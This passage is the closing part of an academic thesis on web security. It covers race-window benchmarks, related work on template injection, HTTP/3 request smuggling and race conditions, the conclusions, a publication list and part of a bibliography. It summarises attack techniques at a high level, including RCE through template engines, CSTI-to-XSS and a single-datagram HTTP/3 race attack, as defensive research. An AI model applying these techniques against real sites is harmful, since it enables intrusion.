


Figure 6.7: Benchmark of how the race window varies depending on the number of records present on the database. This test shows that both databases are influenced by the number of records in the database. MongoDB reaches its maximum race window size more quickly than SQLite.

employ various scheduling mechanisms, which may affect database performance under high loads and increase the race window.

- **Database size**. A large number of records in the database slows query execution, leading to an expanded race window. System administrators should monitor database growth and implement measures to prevent excessive records from increasing the race window.

- **Framework choice**. The choice of development framework or programming language can impact query execution speed due to library or language constraints. Even if changing the language or framework is not feasible, understanding its influence on the race window can help developers take precautions when executing sensitive queries, minimizing the risk of race conditions in frameworks that exhibit larger race windows.




Figure 6.8: Benchmark of how the race window varies depending on the programming language used by the web application. The figure shows that plain PHP is much more resilient to race conditions than NodeJS, which has a significantly wider race window. Database: SQLite.

6.6 Summary

We presented a comprehensive methodology for testing and measuring the factors that influence race conditions. Researchers and developers can apply this methodology to study and analyze web race conditions. Additionally, our work is valuable to practitioners interested in evaluating the vulnerability of their websites to race condition attacks or in making informed design decisions. Notably, we introduced the first example of a web race condition attack in HTTP/3 and provided an open-source tool to experiment with this vulnerability [137]. Our findings open several future work directions in the areas of detection and prevention, which are relevant given the rapid adoption of HTTP/3. Namely, exploring network-level detection of race conditions using statistical features, an approach that has shown success in training algorithms to detect DDoS [30], web crawling [19], and malware [183] traffic. Race conditions exploited through single datagram attacks may produce detectable anomalies, making learning-based approaches a promising direction. On the benchmarking side, future work could investigate additional scenarios, technologies, or proxies to determine whether variations in race window behavior or exploitability emerge under different conditions.

Chapter 7

Related Work

7.1 Server-Side Template Injection

SSTI is a relatively new web vulnerability class that was first systematically analyzed by Kettle in 2015 [79]. His foundational work demonstrated how poorly secured template engines could be exploited to achieve RCE. Kettle introduced a practical exploitation methodology, analyzed five popular engines (FreeMarker, Velocity, Smarty, Twig, and Jade), and showed how attackers could bypass sandbox protections. He also provided real-world case studies of vulnerable applications and released a Burp Suite plugin for SSTI detection.

Subsequent research has addressed both detection and prevention of SSTI. Silva et al. [42] proposed a detection plugin for the ZAP scanner that uses polyglot payloads to identify SSTI vulnerabilities. Their approach focuses on automating black-box testing, but like Kettle's tool, it remains limited by its reliance on input/output observation and lacks engine-specific precision or source-code analysis.

On the defensive side, Wang et al. [181] proposed a novel protection technique based on instruction set randomization. This approach modifies template engine delimiters using randomly generated tokens, making it difficult for attackers to inject valid template code. While promising in theory, this method is impractical for many production environments due to the need for manual template modification or complex automation, and it may not apply to engines with inflexible syntax.

More recently, Zhao et al. [191] introduced TEFuzz, a fuzzing-based tool designed to de-

tect and exploit sandbox escape vulnerabilities in PHP-based template engines. Their research revealed the presence of "template escape" bugs that allow attacker-controlled inputs to break out of sandbox constraints during code generation, enabling arbitrary PHP execution. Their findings demonstrated that sandbox mechanisms are insufficient on their own, as TEFuzz uncovered 55 exploitable bugs across seven PHP template engines.

Together, these studies show that SSTI is an impactful and still-evolving vulnerability class. While early work by Kettle [79] laid the foundation for understanding SSTI mechanics and real-world implications, more recent efforts have branched into defensive techniques [181] and tool-assisted vulnerability discovery [42, 191]. However, SSTI research remains relatively sparse. Detection tools are largely black-box, with no white-box or hybrid techniques available. Defenses are often ad hoc, tied to specific engines, and challenging to deploy at scale. Additionally, most research focuses on PHP or Java template engines, leaving engines in other ecosystems underexplored.

This highlights several open challenges in the field: designing generalizable SSTI detection frameworks; developing automated, maintainable prevention strategies; and extending research to include other programming languages and template environments.

7.2 Client-Side Template Injection

CSTI can be associated inside the broader category of scriptless injection attacks [63], many research endeavors were made on this category of attacks, among them we find popular vulnerabilities such as DOM Clobbering [83], Dangling Markup [62], and certain classes of Cross-Site Leaks (XS-Leaks) [85, 167, 178] such as CSS injection.

Some papers related to scriptless attacks that also contain CSTI-related exploits can be found in the past under the category of script gadget attacks, a class of vulnerabilities that exploited frameworks and libraries to achieve arbitrary JavaScript code execution. Lekies et. al. [91] have explored this issue, and among their findings, there are some framework-related gadgets that can be exploited through what we now refer to as CSTI. It was also shown by Roth et. al. [150] that this class of attacks can bypass CSP protections [186] and HTML sanitizers.

The name CSTI only comes from recent work by Heyes [52, 54], which mainly explores

CSTI in Angular, Vue, and Mavo. However, the presence of works in literature that explore CSTI in a more specific and in-depth way is conspicuously absent. Despite this absence of research work, this vulnerability has attained renewed attention in the bug bounty and security practitioners community [4–6, 48, 117, 119, 170].

On the CSTI detection side, a tool called `ACSTIS` (Angular CSTI Scanner) [52] was released in 2017. Unfortunately, the tool has not been updated since 2019, and after extensive testing, we assessed that it does not work anymore because it used Puppeteer [143] with the PhantomJS [15] browser, which is now deprecated [16] and not usable anymore. Furthermore, this tool only supported Angular CSTI.

Overall, our work consolidates the existing pieces of information and fills the gaps that are present in CSTI research, providing a systematic and comprehensive overview of this vulnerability.

7.3 HTTP Request Smuggling

Current research on HTTP/3 is limited, but request smuggling remains a significant issue, drawing attention both within and outside academic literature [58, 70, 78, 84]. Originating from a 2005 whitepaper, request smuggling has gained renewed focus with the adoption of HTTP/2. The coexistence of HTTP/1.1 and HTTP/2 forced applications to support both protocols, complicating their infrastructure. This challenge extends to proxies, which began converting HTTP/2 to HTTP/1.1, leading to request smuggling issues. Proxies are now starting to support HTTP/3 to HTTP/1.1 conversions, potentially bringing up these problems again.

A notable paper [69] examines the issues of request conversion from HTTP/2 to HTTP/1.1, highlighting pitfalls in translating requests between these versions. Similarly, James Kettle [80] discussed potential request smuggling attacks during HTTP/2 downgrades, detailing real-world attacks and scenarios resulting from improper HTTP/2 implementation. As many backends still use HTTP/1.1, similar challenges may arise with HTTP/3. Our study will re-implement Kettle's attacks in the context of HTTP/3 downgrades to HTTP/1.1, providing insights into vulnerabilities stemming from non-compliance with HTTP/3 RFC rules. Unlike other methodologies [69], we use systematic tests instead of fuzzing to identify RFC violations

in HTTP/3-enabled proxies.

While existing literature [32] preliminarily examines HTTP/3 security, it primarily focuses on Denial of Service (DoS) vulnerabilities and only briefly touches on HTTP/3 request smuggling. A comprehensive analysis of HTTP/3 request smuggling is absent from the aforementioned work.

7.4 Race Conditions

Race conditions have been an issue that has been widely explored inside and outside the web security aspects. Zhang et al. [75] presented one of the first studies on this topic, leveraging Petri nets to discover potential race conditions over web services.

Over the years, multiple tools have been created to exploit and discover this vulnerability. `RaceTrack` [189] is a dynamic race detection tool that identifies potential data races in multithreaded programs by tracking their execution behavior. `RClassify` [98] is a platform-agnostic and deterministic replay framework for client-side JavaScript programs, able to assess the actual impact of race conditions. `Raccoon` [86] is a tool that identifies potential race conditions by interleaving the execution of user traces while tightly monitoring the resulting database activity.

In 2020, Paccagnella et al. [129] identified a critical vulnerability in secure logging systems. Their study showed how attackers could exploit a timing gap between an event's occurrence and its commitment to the log, allowing intrusions to be erased before being recorded.

A recent study by Miyachi [108] examined 76 WordPress plugins and identified race condition vulnerabilities in 29 of them. These issues stemmed from improper handling of shared resources, such as metadata and database options, particularly when using direct SQL queries to retrieve and update values.

James Kettle has also contributed significantly to this area with research focused on HTTP/1.1 and HTTP/2, introducing new exploitation techniques that leverage single-packet-based attacks to exploit extremely narrow race windows [141].

Building upon this work, our study is the first to apply similar techniques to HTTP/3. We adapt existing methodologies to account for the unique characteristics of the QUIC protocol

and its underlying use of UDP.

Despite the availability of several tools and techniques for exploiting race conditions, no previous research has thoroughly examined the influence of environmental or systemic factors on the exploitability of these vulnerabilities. While optimized attack techniques play a crucial role, factors such as database configurations, programming languages, server architectures, and system load can significantly affect the likelihood of a successful exploitation. Our work aims to fill this gap by systematically studying and quantifying the impact of these variables.

Chapter 8

Conclusions

In this thesis, we studied emerging and persistent web security weaknesses across three domains: template engines, HTTP/3, and race conditions. In the following, we provide a summary of our main findings for each of these domains, particularly with respect to the research questions outlined in Chapter 1.2.

8.1 A Study of Server-Side Template Injection

Existing defenses against SSTI are scarce. We have demonstrated the widespread use of template engines in real-world applications and the persistent nature of SSTI vulnerabilities. Numerous CVEs related to SSTI in applications underscore their significant impact on security. We have shown that the severity of SSTI is reflected both in high CVE scores and in the substantial payouts offered by bug bounty programs. Nevertheless, the issue persists, and neither existing tools nor current mitigation efforts have proven sufficient.

RCE in template engines is common and inadequately prevented. We conducted an in-depth analysis of 34 template engines, including the first-ever examination of nine engines, eight of which allowed RCE. From this analysis, we extracted valuable insights, identifying four distinct types of RCE paths and categorizing four possible protection approaches against RCE attacks. This study emphasizes the need for automated, cross-language methods to determine whether a template engine allows RCE. Since 30 out of the 34 analyzed template engines have exhibited RCE paths—21 of which still do—we conclude that RCE is a prevalent issue. We

also engaged in a comprehensive discussion on why RCE vulnerabilities persist in template engines and how sandboxing mechanisms, the most common line of defense, can be bypassed.

SSTI is underestimated, and research efforts to prevent this vulnerability are lacking. We have shown that the only defense analyzed in academic research is instruction set randomization, which is difficult to implement in practice. Furthermore, the limited research on this topic has largely focused on SSTI and RCE detection techniques rather than exploring innovative methods for prevention.

8.2 Large-Scale Detection of Client-Side Template Injection

CSTI is present and impactful. We found 532 domains that are vulnerable to CSTI in our analysis, with 72% of them leading to an exploitable XSS, exposing their users' data to theft and manipulation.

Defenses are absent or inadequate. Despite the high number of vulnerable websites, only 17.7% have firewalls, and only 13.9% employ sanitization techniques, although these are not specifically designed to prevent CSTI. The absence of CSTI-specific sanitizers and the limitations of existing sanitization measures leave websites highly susceptible to the exploitation of this vulnerability. Moreover, we identified 10 instances of CSTI where it was possible to bypass firewalls or sanitizers to achieve XSS.

False positives. We manually validate at least one vulnerable URL per domain. We found only two false positives on vulnerable websites that did not use Angular or Vue. Upon inspection, we discovered that these were actual vulnerabilities, but due to SSTI rather than CSTI. This situation can occur when a website uses two different template engines: one on the client side and another on the server side that share the same syntax. For example, the client-side engine `lit` uses the same syntax as the server-side Java engine `Spring Expression Language`.

Most common occurrences. Upon manual inspection, we discovered that the most common instance of CSTI was triggered by a search bar that reflected user input inside a tag interpreted as part of a template. In most of these cases, Angular (using the `ng-app` attribute) or Vue was

mounted on either the main HTML tag or the body tag. This practice caused user input to be treated as part of the template and executed, making it the most common mistake leading to CSTI. Furthermore, because search bars are often reused across multiple pages, the vulnerability was present on most pages of the affected websites, significantly increasing the potential for exploitation.

Limitations. Our large-scale detection study has three main limitations. First, since in our experiment we limit site crawling to a depth of 1 or 2, we may exclude pages that are potentially vulnerable from our analysis. Second, we do not perform authentication. Vulnerabilities may exist on pages or within functionalities that require authentication, which limits the number of vulnerable websites we can identify. Finally, while our approach rarely produces false positives, our measurement focuses on the detection of reflected CSTI instances, and thus, it can miss vulnerabilities that occur in different contexts.

8.3 Assessing the security of HTTP/3 Support in Proxies

HTTP/3-supporting proxies vary widely in RFC compliance. Our tests revealed significant differences in how proxies handle malformed requests, with some (like Caddy) adhering closely to RFC 9114, while others (like Aioquic) exhibited numerous validation failures. This inconsistency underscores the need for standardized testing and validation practices across implementations.

Request conversion is still a high-risk area. Downgrading from HTTP/3 to HTTP/1.1 introduces complexities that can lead to vulnerabilities if not handled correctly. Proxies must ensure that headers are accurately translated and that any potential for desynchronization is mitigated through rigorous validation.

Strict RFC 9114 compliance is essential. Malformed requests must trigger H3_MESSAGE_ERROR and must not be forwarded. In our tests, Caddy was the most RFC-compliant proxy. Other proxies are more prone to forwarding, modifying, or stalling malformed inputs, increasing the risk of request smuggling and DoS attacks.

Automated testing is crucial for security. Our methodology provides a framework for systematically evaluating proxy behavior against RFC standards. Regular automated testing can

help identify vulnerabilities early, allowing developers to address issues before they can be exploited. Aioquic developers responded quickly to our findings, demonstrating the value of such proactive security measures.

8.4 Estimating the Impacting Factors of Race Conditions in Web Applications

Race conditions are influenced by multiple factors. Our experiments demonstrate that various factors, including database choice, disk write load, concurrent operations, CPU load, database size, and framework choice, significantly impact the race window of a web application. Understanding these factors is crucial for developers and system administrators to effectively mitigate the risks associated with this vulnerability.

The single datagram attack is effective for HTTP/3. We developed a PoC of the single datagram attack and demonstrated its effectiveness in exploiting race conditions in HTTP/3 environments. This attack leverages the unique features of HTTP/3 and QUIC, allowing multiple requests to be sent in a single UDP datagram, thereby increasing the likelihood of simultaneous processing by the server.

Mitigation strategies should be multifaceted. To effectively mitigate race conditions in web applications, a comprehensive approach is necessary. This includes careful selection of databases, monitoring and managing server loads, optimizing database sizes, and choosing appropriate development frameworks. Implementing these strategies can significantly reduce the risk of exploitation. However, using proper synchronization mechanisms, such as database transactions and locks, remains the only effective way to completely eliminate the risk of race conditions.

Publications Related to This Thesis

This dissertation is based on the following four papers discussed below [P1, P2, P3, P4]. The author of this thesis contributed to all these research works as the main contributing author, apart from P4, where the first two authors contributed equally to the experimental and writing parts.

[P1] Pisu, L., Maiorca, D., and Giacinto, G. "An Assessment of the Overlooked Dangers of Template Engines". In: ACM Transactions on the Web.

[P2] Pisu, L., Balzarotti, D., Maiorca, D., and Giacinto, G. " {{alert('CSTI')}}: Large-Scale Detection of Client-Side Template Injection". In: The 28th International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2025).

[P3] Pisu, L., Loi, F., Maiorca, D., and Giacinto, G. "HTTP/3 will not Save you from Request Smuggling: A Methodology to Detect HTTP/3 Header (mis) Validations". In: 22nd International Symposium on Network Computing and Applications (NCA 2024)

[P4] Loi, F., Pisu, L., Maiorca, D., and Giacinto, G. "Race Against Time: Investigating the Factors that Influence Web Race Condition Exploits". In: Computers & Security.

Further Contributions of the Author

In addition to the four main research works of this thesis, the author has contributed to the following additional research works:

[S1] Pala, B., Pisu, L., Sanna, S.L., Maiorca, D., and Giacinto, G. "A Targeted Assessment of Cross-Site Scripting Detection Tools". In: The Italian Conference on CyberSecurity (ITASEC 2023).

[S2] Massidda, E., Pisu, L., Maiorca, D., and Giacinto, G. "Bringing binary exploitation

at port 80: Understanding C vulnerabilities in WebAssembly". In: Proceedings of the 21st International Conference on Security and Cryptography (SECRYPT 2024).

[S3] Pisu, L., Pettorru, G., Regano, L., Maiorca, D., Giacinto, G., Martalò, M. "Evaluation of Resource-Aware HTTP/3 Proxies for Smuggling Resilience in IoT Environments". In: The 2025 IEEE Global Communications Conference (Globecom).

Bibliography

[1] Cloudflare Year In Review 2024. https://blog.cloudflare.com/radar-2024-year-in-review.

[2] HTTP/3 Request Smuggling Repository. https://github.com/lpisu98/HTTP3-Smuggling-Tool. Online; accessed 2025-06-05.

[3] W3Techs HTTP/3 Support. https://w3techs.com/technologies/details/ce-http3.

[4] CVE-2022-27665. Available from MITRE, CVE-ID CVE-2022-27665., 2022.

[5] CVE-2023-26060. Available from MITRE, CVE-ID CVE-2023-26060., 2023.

[6] CVE-2024-46366. Available from MITRE, CVE-ID CVE-2024-46366., 2024.

[7] Adamczyk, P., Hafiz, M., and Johnson, R. E. Non-compliant and proud: A case study of http compliance.

[8] adammark. Markup.js. https://github.com/adammark/Markup.js/.

[9] Alhamdan, A., and Staicu, C.-A. {SandDriller}: A {Fully-Automated} approach for testing {Language-Based}{JavaScript} sandboxes. In *32nd USENIX Security Symposium (USENIX Security 23)* (2023), pp. 3457–3474.

[10] alpinejs. alpine. https://github.com/alpinejs/alpine/.

[11] angular. angular. https://github.com/angular/angular/.

[12] Angular. Developer guide - sandbox removal. https://docs.angularjs.org/guide/security.

[13] apache. freemarker. https://github.com/apache/freemarker.

[14] apache. velocity-engine. https://github.com/apache/velocity-engine.

[15] ariya. Phantomjs. https://github.com/ariya/phantomjs.

[16] ariya. Phantomjs deprecation issue. https://github.com/ariya/phantomjs/issues/15344.

[17] Authors, T. G. Golang html template documentation. https://pkg.go.dev/html/template@go1.19.3.

[18] Avalanche, I. Cve-2024-24995. https://www.cvedetails.com/cve/CVE-2024-24995/, 2024.

[19] Balla, A., Stassopoulou, A., and Dikaiakos, M. D. Real-time web crawler detection. In *ICT 2011* (2011).

[20] Bates, D., Barth, A., and Jackson, C. Regular expressions considered harmful in client-side xss filters. In *Proceedings of the 19th international conference on World wide web* (2010), pp. 91–100.

[21] Bishop, M. HTTP/3. RFC 9114, 2022.

[22] Biswas, S., Sohel, M., Sajal, M., Afrin, T., Bhuiyan, T., and Hassan, M. A study on remote code execution vulnerability in web applications. In *International conference on cyber security and computer science (ICONCS 2018)* (2018), pp. 50–57.

[23] Borch, M. Chameleon documentation. https://chameleon.readthedocs.io/en/latest/.

[24] BorisMoore. jquery-tmpl. https://github.com/BorisMoore/jquery-tmpl/.

[25] BorisMoore. jsrender. https://github.com/BorisMoore/jsrender.

[26] Boyd, S. W., Kc, G. S., Locasto, M. E., Keromytis, A. D., and Prevelakis, V. On the general applicability of instruction-set randomization. *IEEE Transactions on Dependable and Secure Computing 7*, 3 (2008), 255–270.

[27] Bratus, S., D'Cunha, N., Sparks, E., and Smith, S. W. Toctou, traps, and trusted computing. In *ICTC 2008* (2008), Springer.

[28] Broytman, O., and Rudd, T. Cheetah documentation. `https://cheetahtemplate.org/users_guide/`.

[29] Buyya, R., Pathan, M., and Vakali, A. *Content delivery networks*, vol. 9. Springer Science & Business Media, 2008.

[30] Canavese, D., Regano, L., Basile, C., Ciravegna, G., and Lioy, A. Encryption-agnostic classifiers of traffic originators and their application to anomaly detection. *Computers & Electrical Engineering* (2022).

[31] Chabbi, M., and Ramanathan, M. K. A study of real-world data races in golang. In *Proceedings of the 43rd ACM SIGPLAN International Conference on Programming Language Design and Implementation* (2022), PLDI '22, ACM.

[32] Chatzoglou, E., Kouliaridis, V., Kambourakis, G., Karopoulos, G., and Gritzalis, S. A hands-on gaze on http/3 security through the lens of http/2 and a public dataset. *Computers & Security* (2023).

[33] CheetahTemplate3. cheetah3. `https://github.com/CheetahTemplate3/cheetah3`.

[34] Chen, H. Y. Race condition and concurrency safety of multithreaded object-oriented programming in java. In *IEEE International Conference on Systems, Man and Cybernetics* (2002).

[35] Chen, J., Jiang, J., Duan, H., Weaver, N., Wan, T., and Paxson, V. Host of troubles: Multiple host ambiguities in http implementations. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (Vienna, Austria, 2016), pp. 1516–1527.

[36] CODEPB. jquery-template. https://github.com/codepb/jquery-template/.

[37] COMMUNITY, M. Marko documentation. https://markojs.com/.

[38] CORPORATION, O. Atomic variables in java concurrency. https://docs.oracle.com/javase/tutorial/essential/concurrency/atomic.html, n.d.

[39] CORPORATION, O. Locks and synchronization in java concurrency. https://docs.oracle.com/javase/tutorial/essential/concurrency/locksync.html, n.d.

[40] CORPORATION, O. Reentrantlock class (java platform se 8). https://docs.oracle.com/javase/8/docs/api/java/util/concurrent/locks/ReentrantLock.html, n.d.

[41] CURE53. Xss via template expressions is not a key goal for dompurify. https://github.com/cure53/DOMPurify/issues/698.

[42] DA SILVA, D. C. Zap-esup: Zap efficient scanner for server side template injection using polyglots. https://fenix.tecnico.ulisboa.pt/downloadFile/281870113704623/79039-Diogo-silva-extended-abstract.pdf, 2018.

[43] DJANGO. django. https://github.com/django/django.

[44] DOTNET. aspnetcore. https://github.com/dotnet/aspnetcore.

[45] DOTNET. razor. https://github.com/dotnet/razor.

[46] EDGEWALL. Genshi. https://github.com/edgewall/genshi.

[47] EMBERJS. Ember. https://emberjs.com/.

[48] EUROPA. Csti in rockstar games. https://hackerone.com/reports/271960.

[49] FAN, X., AND WONG, H. Comparison of interactivity performance of linux cfs and windows 10 cpu schedulers. *IEEE TPDS* (2019).

[50] FOUNDATION, D. S. Django: The web framework for perfectionists with deadlines. https://www.djangoproject.com/, n.d.

[51] Foundation, P. S. Global interpreter lock. https://wiki.python.org/moin/GlobalInterpreterLock, n.d.

[52] Gareth Heyes. Abusing javascript frameworks to bypass xss mitigations. https://portswigger.net/research/abusing-javascript-frameworks-to-bypass-xss-mitigations.

[53] Gareth Heyes. Dom based angularjs sandbox escapes. https://portswigger.net/research/dom-based-angularjs-sandbox-escapes.

[54] Gareth Heyes. Xss without html: Client-side template injection with angularjs. https://portswigger.net/research/xss-without-html-client-side-template-injection-with-angularjs.

[55] Gareth Heyes, Mario Heiderich. Angularjs sandbox escapes reflected. https://portswigger.net/web-security/cross-site-scripting/cheat-sheet#angularjs-sandbox-escapes-reflected.

[56] goofychris. art-template. https://github.com/goofychris/art-template/.

[57] Gray, J., and Reuter, A. *Transaction Processing: Concepts and Techniques*. Morgan Kaufmann Publishers Inc., 1992.

[58] Grenfeldt, M., Olofsson, A., Engström, V., and Lagerström, R. Attacking websites using http request smuggling: Empirical testing of servers and proxies. In *2021 IEEE 25th International Enterprise Distributed Object Computing Conference (EDOC)* (2021), pp. 173–181.

[59] Grossman, J. *XSS attacks: cross site scripting exploits and defense*. Syngress, 2007.

[60] Gubler, B. Squirrelly documentation. https://squirrelly.js.org/.

[61] handlebars-lang. handlebars.js. https://github.com/handlebars-lang/handlebars.js.

[62] Hantke, F., and Stock, B. Html violations and where to find them: a longitudinal analysis of specification violations in html. In *Proceedings of the 22nd ACM Internet Measurement Conference* (2022), pp. 358–373.

[63] Heiderich, M., Niemietz, M., Schuster, F., Holz, T., and Schwenk, J. Scriptless attacks: stealing the pie without touching the sill. In *Proceedings of the 2012 ACM conference on Computer and communications security* (2012), pp. 760–771.

[64] Heiderich, M., Schwenk, J., Frosch, T., Magazinius, J., and Yang, E. Z. mxss attacks: Attacking well-secured web-applications by using innerhtml mutations. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security* (2013), pp. 777–788.

[65] Heiderich, M., Späth, C., and Schwenk, J. Dompurify: Client-side protection against xss and markup injection. In *Computer Security–ESORICS 2017: 22nd European Symposium on Research in Computer Security, Oslo, Norway, September 11-15, 2017, Proceedings, Part II 22* (2017), Springer, pp. 116–134.

[66] HenrikJoreteg. Icanhaz.js. `https://github.com/HenrikJoreteg/ICanHaz.js/`.

[67] Holm, H., Sommestad, T., Franke, U., and Ekstedt, M. Success rate of remote code execution attacks: expert assessments and observations. *Journal of universal computer science (Online) 18*, 6 (2012), 732–749.

[68] HubSpot. jinjava. `https://github.com/HubSpot/jinjava`.

[69] Jabiyev, B., Sprecher, S., Gavazzi, A., Innocenti, T., Onarlioglu, K., and Kirda, E. Frameshifter: Security implications of http/2-to-http/1 conversion anomalies. In *31st USENIX Security Symposium (USENIX Security 22)* (Boston, MA, 2022), pp. 1061–1075.

[70] Jabiyev, B., Sprecher, S., Onarlioglu, K., and Kirda, E. T-reqs: Http request smuggling with differential fuzzing. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security* (Virtual Event, Republic of Korea, 2021), pp. 1805–1820.

[71] Jadhav, M. A., Sawant, B. R., and Deshmukh, A. Single page application using angularjs. *International Journal of Computer Science and Information Technologies 6*, 3 (2015), 2876–2879.

[72] janl. mustache.js. https://github.com/janl/mustache.js/.

[73] jashkenas. underscore. https://github.com/jashkenas/underscore/.

[74] jawah. qh3. https://github.com/jawah/qh3.

[75] Jianyin Zhang, Sen Su, F. Y. Detecting race conditions in web services*. In *AICT-ICIW'06* (2006).

[76] JQuery. Jquery. https://github.com/jquery/jquery.

[77] Kc, G. S., Keromytis, A. D., and Prevelakis, V. Countering code-injection attacks with instruction-set randomization. In *Proceedings of the 10th ACM conference on Computer and communications security* (2003), pp. 272–280.

[78] Kettle, J. Http desync attacks: Request smuggling reborn. https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn. Online; accessed 2025-06-05.

[79] Kettle, J. Server-side template injection: Rce for the modern webapp. *Black Hat USA* (2015).

[80] Kettle, J. Http/2: The sequel is always worse. In *Black Hat USA* (Las Vegas, 2021).

[81] Kharlampidi, V. Template7 documentation. https://idangero.us/template7/.

[82] Khodayari, S., Barber, T., and Pellegrino, G. The great request robbery: An empirical study of client-side request hijacking vulnerabilities on the web. In *2024 IEEE Symposium on Security and Privacy (SP)* (2024), IEEE, pp. 166–184.

[83] Khodayari, S., and Pellegrino, G. It's (dom) clobbering time: Attack techniques, prevalence, and defenses. In *2023 IEEE Symposium on Security and Privacy (SP)* (2023), IEEE, pp. 1041–1058.

[84] Klein, A. Http request smuggling in 2020–new variants, new defenses and new challenges. In *Black Hat Briefings USA* (2020), vol. 8.

[85] Knittel, L., Mainka, C., Niemietz, M., Noss, D. T., and Schwenk, J. Xsinator. com: From a formal model to the automatic evaluation of cross-site leaks in web browsers. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security* (2021), pp. 1771–1788.

[86] Koch, S., Sauer, T., Johns, M., and Pellegrino, G. Raccoon: Automated verification of guarded race conditions in web applications. In *SAC'20* (2020).

[87] Koebler, R. Pyratemp documentation. `https://pypi.org/project/pyratemp/`.

[88] Korth, H. F., and Silberschatz, A. *Database System Concepts*, 7th ed. McGraw-Hill Education, 2019.

[89] laravel. laravel. `https://github.com/laravel/laravel`.

[90] Leiba, B. Update to Internet Message Format to Allow Group Syntax in the "From:" and "Sender:" Header Fields. RFC 6854, Mar. 2013.

[91] Lekies, S., Kotowicz, K., Gross, S., Vela Nava, E. A., and Johns, M. Code-reuse attacks for the web: Breaking cross-site scripting mitigations via script gadgets. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (2017), pp. 1709–1723.

[92] Lekies, S., Stock, B., and Johns, M. 25 million flows later: large-scale detection of dom-based xss. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security* (2013), pp. 1193–1204.

[93] leonidas. transparency. `https://github.com/leonidas/transparency/`.

[94] Li, F., Durumeric, Z., Czyz, J., Karami, M., Bailey, M., McCoy, D., Savage, S., and Paxson, V. You've got vulnerability: Exploring effective vulnerability notifications. In *25th USENIX Security Symposium (USENIX Security 16)* (2016), pp. 1033–1050.

[95] LINKEDIN. dustjs. https://github.com/linkedin/dustjs.

[96] LIT. lit. https://github.com/lit/lit/.

[97] LIU, F., AND CROWLEY, P. Security and performance characteristics of quic and http/3. In *Proceedings of the 10th ACM Conference on Information-Centric Networking* (Reykjavik, Iceland, 2023), pp. 124–126.

[98] LU ZHANG, C. W. Rclassify: Classifying race conditions in web applications via deterministic replay. In *ICSE 2017* (2017).

[99] MAHMOUD GAMAL. Handlebars template injection and rce in a shopify app. https://mahmoudsec.blogspot.com/2019/04/handlebars-template-injection-and-rce.html.

[100] MAHMOUD GAMAL. Prototype pollution in handlebars. https://www.npmjs.com/advisories/755.

[101] MALTHE. chameleon. https://github.com/malthe/chameleon.

[102] MARDAN, A., AND MARDAN, A. Template engines: pug and handlebars. *Practical Node.js: Building Real-World Scalable Web Apps* (2018), 113–163.

[103] MARIO HEIDERICH. A wiki dedicated to javascript mvc security pitfalls. https://github.com/cure53/mustache-security.

[104] MARKO. Markojs. https://github.com/marko-js/marko.

[105] MAVOWEB. mavo. https://github.com/mavoweb/mavo/.

[106] MDE. ejs. https://github.com/mde/ejs.

[107] MICROSOFT. Playwright. https://github.com/microsoft/playwright.

